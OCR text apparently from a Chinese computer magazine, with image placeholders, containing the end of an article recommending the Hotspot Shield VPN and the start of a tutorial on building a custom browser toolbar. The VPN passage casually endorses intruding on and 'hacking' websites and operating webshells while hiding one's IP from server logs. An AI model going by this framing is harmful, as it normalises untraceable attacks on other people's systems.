


图3


同理，如果我们想通过使用Hotspot Shield来进行其他的网络操作，原理也是一样的。无论是使用黑客工具玩入侵，黑网站，还是使用浏览器操作webshell都不用担心会把自己的真实IP地址留在服务器的日志里，又或者玩韩服的跑跑卡丁车、隐藏自己QQ上的真实IP地址……原本用GOOGLE搜索不出来的东西，现在也能搜索出来了，原本打不开的国外网站，现在也可以尽情的浏览了。而且无论你是通过ADSL拨号上网，还是通过路由共享上网，都完全没有影响。

对该软件测试完毕后，简直乐坏我了，这么好的东东，又是完全免费的，怎么能不让广大叉子尽快享受到呢？至于更多借助这个软件能完成的事情，就靠大家努力发挥聪明才智了，有什么好点子别忘了告诉我哟！

（本文所涉及到的Hotspot Shield已收录到光盘中）

工具条，自己做

BlackMax



浏览器是我们上网冲浪的一个必不可少的工具，因此Google工具条、百度搜霸等工具条也就相应而出，有些功能确实也为我们的网页浏览带来了不少的方便，不过，总是用着别人的工具条是否有一种寄人篱下的感觉呢？我们不妨也亲手制作并发布一个印有你的大名的工具条吧！

登录http://www.effectivebrand.com，点击“Community Toolbar”（图1），进入制作页面。




图1

在“Your Site's URL”框中输入你的网站链接，在“Language”框中输入工具条的语言（图2），然后点击“Next”进入下一步。




图2

不难看出，这一步是要为你的工具条设计一个Logo，在“Text”框中输入你想在工具条上显示的文字（只能输入字符），再为文字选择一个样式（图3），然后点击“Next”进入下一步。




图3

这一步是给工具条设定默认网络搜索方式（google搜索），如果想用中文的google进行搜索，就选“China(google.cn)”（图4），完成后进入下一步。




图4

现在给工具条加上一个链接图案，并加上文字属性，当然这个链接按钮也可以取消，把“Include a button in your toolbar”前面的勾去掉就行了（图5）。到了这一步，就可以点Create按钮直接完成工具条的制作了，不过我们先进行下一步，还有更

多功能供我们选择呢。

作为Web2.0时代的标志物，RSS订阅少不了，在复选框中勾上你想要订阅的文章类型（图6）。同样的方法进入下一步，在这里，要为工具条加上一篇欢迎信息（图7）。

